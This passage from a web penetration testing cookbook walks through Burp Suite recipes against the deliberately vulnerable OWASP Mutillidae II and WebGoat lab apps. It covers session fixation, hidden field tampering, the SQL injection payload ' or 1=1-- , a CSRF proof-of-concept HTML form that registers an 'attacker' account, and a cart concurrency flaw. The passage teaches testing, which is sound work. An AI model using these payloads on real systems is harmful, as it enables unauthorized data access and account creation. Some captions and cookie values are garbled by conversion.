GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=admin.php&username=&password=&user-info-php-submit-button=View+Account+Details
Cookie: showhints=1; PHPSESSID=08n6ptqhnrnk3edv44o24teod3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

3. Right-click the `PHPSESSID` parameter and send the request to Comparer:

The screenshot shows the Burp Suite interface. The top navigation bar includes tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, and Extender. Below this is a sub-navigation bar with Intercept, HTTP history, WebSockets history, and Options. A filter bar at the top says "Filter: Hiding CSS, image and general binary content".

The main area displays a table of network requests. The first row, entry 126, is selected and shows a GET request to `/mutillidae/index.php?page=login.php`. The context menu for this request is open, with the "Send to Comparer" option highlighted.

Below the table are tabs for Request and Response. At the bottom are Raw, Params, Headers, and Hex tabs. The raw request data is as follows:

```

GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?p
Cookie: showhints=1; PHPSESSID=08n6ptqhnrrl3edv44c24t
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
  
```

The context menu options are:

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer**

4. Return to the login screen (click Login/Register from the top menu), and, this time, log in under the username `ed` and the password `pentest`.
5. After logging in, switch to Burp's **Proxy** HTTP history tab. Look for the `POST` request showing your login (for example, the 302 HTTP status code) as well as the immediate `GET` request following the `POST`. Note the `PHPSESSID` assigned after login. Right-click and send this request to Comparer.
6. Switch to Burp's Comparer. The appropriate requests should already be highlighted for you. Click the Words button in the bottom right-hand corner:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder **Comparer** Extender Project options User options Alerts

Comparer

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
1	620	GET /mutillidae/index.php?page=login.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
2	679	POST /mutillidae/index.php?page=login.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36

Select item 2:

#	Length	Data
1	620	GET /mutillidae/index.php?page=login.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
2	679	POST /mutillidae/index.php?page=login.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36

Paste Load Remove Clear

A popup shows a detailed comparison of the differences between the two requests. Note the value of `PHPSESSID` does not change between the unauthenticated session (on the left) and the authenticated session (on the right). This means the application has a session fixation vulnerability:

Word compare of #1 and #2 (8 differences)

Length: 620 Length: 679

Text Hex Text Hex

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
Connection: close
Upgrade-Insecure-Requests: 1

Cookie: showhints=1; PHPSESSID=00n6ptqhnmk3edv44c24teod2; scopenidivs=s; wmgset_ptto.phpbb2; redmine; acgroups=wthpersist=nada
```



```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; PHPSESSID=00n6ptqhnmk3edv44c24teod2; scopenidivs=swingset_jotto.phpbb2; redmine; acgroups=wthpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

username=ed&password=penfist&login.php-submit-button=Login
```

Key: Modified Deleted Added Sync views

How it works...

In this recipe, we examined how the `PHPSESSID` value assigned to an unauthenticated user remained constant even after authentication. This is a security vulnerability allowing for the session fixation attack.

Testing for exposed session variables

Session variables such as tokens, cookies, or hidden form fields are used by application developers to send data between the client and the server. Since these variables are exposed on the client-side, an attacker can manipulate them in an attempt to gain access to unauthorized data or to capture sensitive information.


Burp's Proxy option provides a feature to enhance the visibility of so-called *hidden* form fields. This feature allows web application penetration testers to determine the level of the sensitivity of data held in these variables. Likewise, a pentester can determine whether the manipulation of these values produces a different behavior in the application.

Getting ready

Using the OWASP Mutillidae II application and Burp's Proxy's Unhide hidden form fields feature, we'll determine whether manipulation of a hidden form field value results in gaining access to unauthorized data.

How to do it...

1. Switch to Burp's **Proxy** tab, scroll down to the Response Modification section, and check the boxes for Unhide hidden form fields and Prominently highlight unhidden fields:



2. Navigate to the **User Info** page. OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL):

The screenshot shows the OWASP Mutillidae II: Web Pwn in application. The title bar says 'OWASP Mutillidae II: Web Pwn in'. Below it, the version is listed as 'Version: 2.6.24' and the security level is '0 (Hosed)'. The hints are 'Enabled (1 - 5cr1)'. The navigation menu includes 'Home', 'Login/Register', 'Toggle Hints', 'Show Popup Hints', 'Toggle Security', and 'Enforce SSL'. At the bottom, there are three tabs: 'OWASP 2013', 'A1 - Injection (SQL)', 'SQLi - Extract Data', and 'User Info (SQL)'. The 'User Info (SQL)' tab is currently active.

3. Note the hidden form fields now prominently displayed on the page:

The screenshot shows a web application interface. At the top, there's a header bar with the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below the header, a navigation bar includes links for "Home", "Login/Register" (which is highlighted with a red box), "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "View Captured Data". On the left side, there's a sidebar with a menu containing "OWASP 2013", "OWASP 2010", "OWASP 2007", "Web Services", "HTML 5", "Others", "Documentation", and "Resources". Below the sidebar, there are two icons: one for "Getting Started: Project Whitepaper" and another for "Twitter". The main content area is titled "User Lookup (SQL)". It features a "Back" button, a "Help Me!" button, and a "Hints" link. There are also links to "Switch to SOAP Web Service version" and "Switch to XPath version". A red box highlights a "Hidden field [page]" input field containing "user-info.php". Below this, a pink box displays the message "Please enter username and password to view account details". There are fields for "Name" and "Password", and a "View Account Details" button.

4. Let's try to manipulate the value shown, `user-info.php`, by changing it to `admin.php` and see how the application reacts. Modify the `user-info.php` to `admin.php` within the Hidden field [page] textbox:

This screenshot shows the same "User Lookup (SQL)" page as the previous one, but with a different value in the "Hidden field [page]" input field. The field now contains "admin.php", which has been highlighted with a red box. The rest of the page layout remains the same, including the "Back", "Help Me!", "Hints", and "View Account Details" buttons, as well as the links to switch between different web service versions.

5. Hit the *Enter* key after making the change. You should now see a new page loaded showing **PHP Server Configuration** information:

Secret PHP Server Configuration Page



Back



Help Me!

PHP Version 5.3.2-1ubuntu4.30



System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Apr 17 2015 15:01:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension	API220090626,NTS

How it works...

As seen in this recipe, there isn't anything hidden about hidden form fields. As penetration testers, we should examine and manipulate these values, to determine whether sensitive information is, inadvertently, exposed or whether we can change the behavior of the application from what is expected, based on our role and authentication status. In the case of this recipe, we were not even logged into the application. We manipulated the hidden form field labeled **page** to access a page containing fingerprinting information. Access to such information should be protected from unauthenticated users.

Testing for Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) is an attack that rides on an authenticated user's session to allow an attacker to force the user to execute unwanted actions on the attacker's behalf. The initial lure for this attack can be a phishing email or a malicious link executing through a cross-site scripting vulnerability found on the victim's website. CSRF exploitation may lead to a data breach or even a full compromise of the web application.

Getting ready

Using the OWASP Mutillidae II application registration form, determine whether a CSRF attack is possible within the same browser (a different tab) while an authenticated user is logged into the application.

How to do it...

To level set this recipe, let's first baseline the current number of records in the account table and perform SQL Injection to see this:

1. Navigate to the **User Info** page: OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL).
2. At the username prompt, type in a SQL Injection payload to dump the entire account table contents. The payload is `' or 1=1-- <space>` (tick or 1 equals 1 dash dash space). Then press the View Account Details button.
3. Remember to include the space after the two dashes, since this is a MySQL database; otherwise, the payload will not work:

The screenshot shows a web page titled "User Lookup (SQL)". Below the title is a "Switch to XPath version" link. A red box highlights a message box containing the text "Please enter username and password to view account details". Below the message box is a form with two input fields: "Name" and "Password". The "Name" field contains the value "' or 1=1--" and is also highlighted by a red box. The "Password" field is empty. Below the form is a blue "View Account Details" button.

4. When performed correctly, a message displays that there are 24 records found in the database for users. The data shown following the message reveals the usernames, passwords, and signature strings of all 24 accounts. Only two account details are shown here as a sample:

Results for "" or 1=1-- ".24 records found.

Username=admin

Password=admin

Signature=g0t r00t?

Username=adrian

Password=somepassword

Signature=Zombie Films Rock!

We confirmed 24 records currently exist in the accounts table of the database.

5. Now, return to the login screen (click Login/Register from the top menu) and select the link Please register here.
6. After clicking the Please register here link, you are presented with a registration form.
7. Fill out the form to create a tester account. Type in the Username as *tester*, the Password as *tester*, and the Signature as *This is a tester account*:

Username	<input type="text" value="tester"/>
Password	<input type="password" value="*****"/> Password Generator
Confirm Password	<input type="password" value="*****"/>
Signature	<input type="text" value="This is a tester account"/>

8. After clicking the Create Account button, you should receive a green banner confirming the account was created:

Account created for tester. 1 rows inserted.

9. Return to the **User Info** page: **OWASP 2013| A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL)**.
10. Perform the SQL Injection attack again and verify that you can now see 25 rows in the account table, instead of the previous count of 24:

Results for "" or 1=1-- ".25 records found.

11. Switch to Burp's Proxy HTTP history tab and view the `POST` request that created the account for the tester.
12. Studying this `POST` request shows the `POST` action (`register.php`) and the body data required to perform the action, in this case, `username`, `password`, `confirm_password`, and `my_signature`. Also notice there is no CSRF-token used. CSRF-tokens are placed within web forms to protect against the very attack we are about to perform. Let's proceed.

13. Right-click the `POST` request and click on Send to Repeater:

The screenshot shows the Burp Suite interface in the Proxy tab. The 'HTTP history' tab is active. A list of requests is shown, with the 70th entry selected. The request details show a POST to `/mutillidae/index.php?page=register.php`. The context menu for this request is open, with the 'Send to Repeater' option highlighted.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exten
70	http://192.168.56.101	POST	/mutillidae/index.php?page=register.php		✓	200	49863	HTML	php

Request

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Cookie: showhints=1; PHPSESSID=08n6ptqhnrnk3edv44o24teod3; acopendivids=swingset,jotto,phpbb2,r
Connection: close
Upgrade-Insecure-Requests: 1
csrf_token=&username=tester&password=tester&confirm_password=tester&my_signature=This is a test
```

Send to Repeater

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater **Ctrl+R**
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser

14. If you're using Burp Professional, right-click select Engagement tools | Generate CSRF PoC:

The screenshot shows the OWASp ZAP tool interface. The 'Repeater' tab is selected. In the 'Request' section, a POST request is being viewed. The request body contains a registration form with fields like 'username', 'password', and 'confirm_password'. A context menu is open over the request body, with the 'Engagement tools' option highlighted. Within this menu, the 'Generate CSRF PoC' option is also highlighted with a red box.

15. Upon clicking this feature, a pop-up box generates the same form used on the registration page but without any CSRF token protection:

CSRF PoC generator

Request to: http://192.168.56.101

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Cookie: showhints=1; PHPSESSID=08n6ptqhnrrnk3edv44o24teod3;
acopendivids=swingset,jotto,phpbb2,redmine; acqgroupswithpersist=nada
```

?

<

+

>

Type a search term

0 matches

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://192.168.56.101/mutillidae/index.php?page=register.php"
method="POST">
<input type="hidden" name="csrf&#45;token" value="" />
<input type="hidden" name="username" value="tester" />
<input type="hidden" name="password" value="tester" />
<input type="hidden" name="confirm&#95;password" value="tester" />
<input type="hidden" name="my&#95;signature"
value="This&#32;is&#32;a&#32;tester&#32;account" />
<input type="hidden" name="register&#45;php&#45;submit&#45;button"
value="Create&#32;Account" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

?

<

+

>

Type a search term

0 matches


Regenerate

Test in browser

Copy HTML

Close

16. If you are using Burp Community, you can easily recreate the **CSRF PoC** form by viewing the source code of the registration page:



17. While viewing the page source, scroll down to the `<form>` tag section. For brevity, the form is recreated next. Insert `attacker` as a value for the username, password, and the signature. Copy the following HTML code and save it in a file entitled `csrf.html`:

```


<html>
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://192.168.56.101/mutillidae/index.php?page=register.php" method="POST">
      <input type="hidden" name="csrf-token" value="" />
      <input type="hidden" name="username" value="attacker" />
      <input type="hidden" name="password" value="attacker" />
      <input type="hidden" name="confirm_password" value="attacker" />
      <input type="hidden" name="my_signature" value="attacker account" />
      <input type="hidden" name="register-php-submit-button" value="Create Account" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>

```

18. Now, return to the login screen (click Login/Register from the top menu), and log in to the application, using the username `ed` and the password `pentest`.
19. Open the location on your machine where you saved the `csrf.html` file. Drag the file into the browser where `ed` is authenticated. After you drag the file to this browser, `csrf.html` will appear as a separate tab in the same browser:



20. For demonstration purposes, there is a Submit request button. However, in the wild, a JavaScript function would automatically execute the action of creating an account for the attacker. Click the Submit request button:



You should receive a confirmation that the attacker account is created:



21. Switch to Burp's Proxy | HTTP history tab and find the maliciously executed `POST` used to create the account for the attacker, while riding on the authenticated session of ed's:

Screenshot of the Burp Suite Intercept tab showing a POST request to http://192.168.56.101/mutillidae/index.php?page=register.php. The request payload contains a SQL injection payload: csrf-token=&username=attacker&password=attacker&confirm_password=attacker&my_signature=attacker+account®ister-php-submit-button/Create+Account. The response status is 200 OK.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
81	http://192.168.56.101	POST	/mutillidae/index.php?page=register.php		✓	200	49882	HTML	php	

Request Headers:

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Cookie: showhints=1; username=ed; uid=24; PHPSESSID=08n6ptghnrnk3edv44o24teod3; acopendivids=swingset,jotto,phplib2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Request Payload (Raw):

```
csrf-token=&username=attacker&password=attacker&confirm_password=attacker&my_signature=attacker+account&register-php-submit-button/Create+Account
```

22. Return to the **User Info** page: OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL), and perform the SQL Injection attack again. You will now see 26 rows in the account table instead of the previous count of 25:

Results for "" or 1=1-- ".26 records found.

How it works...

CSRF attacks require an authenticated user session to surreptitiously perform actions within the application on behalf of the attacker. In this case, an attacker rides on ed's session to re-run the registration form, to create an account for the attacker. If `ed` had been an admin, this could have allowed the account role to be elevated as well.

Assessing Business Logic

In this chapter, we will cover the following recipes:

- Testing business logic data validation
- Unrestricted file upload – bypassing weak validation
- Performing process-timing attacks
- Testing for the circumvention of workflows
- Uploading malicious files – polyglots

Introduction

This chapter covers the basics of **business logic testing**, including an explanation of some of the more common tests performed in this area. Web penetration testing involves key assessments of business logic to determine how well the design of an application performs integrity checks, especially within sequential application function steps, and we will be learning how to use Burp to perform such tests.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Testing business logic data validation

Business logic data validation errors occur due to a lack of server-side checks, especially in a sequence of events such as shopping cart checkouts. If design flaws, such as thread issues, are present, those flaws may allow an attacker to modify or change their shopping cart contents or prices, prior to purchasing them, to lower the price paid.

Getting ready

Using the **OWASP WebGoat** application and Burp, we will exploit a business logic design flaw, to purchase many large ticket items for a very cheap price.

How to do it...

1. Ensure the **owaspbwa** VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine:

This is the VM for the [Open Web Application Security Project \(OWASP\)](#) [Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

2. After you click the OWASP WebGoat link, you will be prompted for some login credentials. Use these credentials: User Name: `guest` Password: `guest`.
3. After authentication, click the **Start WebGoat** button to access the application exercises:



Thank you for using WebGoat! This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is led by Bruce Mayhew. Please send all comments to Bruce at WebGoat@owasp.org.



OWASP

The Open Web Application Security Project



WebGoat Authors

Bruce Mayhew
Jeff Williams

WebGoat Design Team

David Anderson
Laurence Casey (Graphics)
Rogan Dawes
Bruce Mayhew

V5.4 Lesson Contributors

Sherif Koussa
Yiannis Pavlosoglou

Special Thanks for V5.4

Brian Ciomei (Multitude of bug fixes)
To all who have sent comments

Documentation Contributors

Erwin Geirmaert
Aung Khant
Sherif Koussa

[Start WebGoat](#)

4. Click **Concurrency | Shopping Cart Concurrency Flaw** from the left-hand menu:

Choose another language: English ▾

Logout ?



Shopping Cart Concurrency Flaw

OWASP WebGoat v5.4

[Hints](#) [Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Thread Safety Problems
[Shopping Cart Concurrency Flaw](#)

Solution Videos

Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	0	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$0.00

[Update Cart](#)

[Purchase](#)



OWASP Foundation | Project WebGoat | Report Bug

The exercise explains there is a thread issue in the design of the shopping cart that will allow us to purchase items at a lower price. Let's exploit the design flaw!

5. Add 1 to the Quantity box for the Sony - Vaio with Intel Centrino item. Click the Update Cart button:

Shopping Cart			
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$0.00

[Update Cart](#)

[Purchase](#)

6. Switch to Burp Proxy | HTTP history tab. Find the cart request, right-click, and click Send to Repeater:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single POST request is listed:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
3084	http://192.168.56.101	POST	/WebGoat/attack?Screen=15&menu=800		✓	200	32737	HTML		Shopping Cart Concur...	

The request details are as follows:

```
POST /WebGoat/attack?Screen=15&menu=800 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=15&menu=800
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Cookie: JSESSIONID=E1CD7A11F1C365145CD0E12660407E2D; acopendivids=swingset,jtot
Authorization: Basic Z3Vlc3QzZ3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1
QTY1=0&QTY2=0&QTY3=1&QTY4=0&SUBMIT=Update+Cart
```

A context menu is open over the request, with the 'Send to Repeater' option highlighted.

7. Inside Burp's Repeater tab, change the QTY3 parameter from 1 to 10:

The screenshot shows the Burp Suite Repeater interface. At the top, there is a toolbar with several tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater (which is currently selected), Sequencer, Decoder, Comparer, and Extender. Below the toolbar, there is a row of buttons labeled 1 x, 2 x, 3 x, 4 x, and ...

Below these buttons are three navigation buttons: Go, Cancel, and a double-headed arrow with a dropdown arrow.

The main area is titled "Request" in red. Below the title, there are four tabs: Raw (selected), Params, Headers, and Hex.

The "Raw" tab displays the following HTTP POST request:

```
POST /WebGoat/attack?Screen=15&menu=800 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=15&menu=800
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Cookie: JSESSIONID=E12D7A11F1C365245CD0E12668407E2D;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1


QTY1=0&QTY2=0&QTY3=10&QTY4=0&SUBMIT=Update+Cart
```

The parameter QTY3=10 is highlighted with a red box.


8. Stay in Burp Repeater, and in the request pane, right-click and select **Request in browser | In current browser session:**

The screenshot shows the Burp Suite interface. In the Request tab, there is a modified POST request to /WebGoat/attack?Screen=15&menu=800. The request body contains several parameters: QTY1=0, QTY2=0, QTY3=10, QTY4=0, and SUBMIT=Update. A context menu is open over the request body, listing options like 'Send to Spider', 'Do an active scan', 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Request in browser', and 'Engagement tools'. The 'Request in browser' and 'In current browser session' options are highlighted with red boxes.

9. A pop-up displays the modified request. Click the **Copy** button:



10. Using the same Firefox browser containing the shopping cart, open a new tab and paste in the URL that you copied into the clipboard in the previous step:



11. Press the *Enter* key to see the request resubmitted with a modified quantity of ₁₀:

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$17,990.00

ASPECT) SECURITY
Application Security Experts

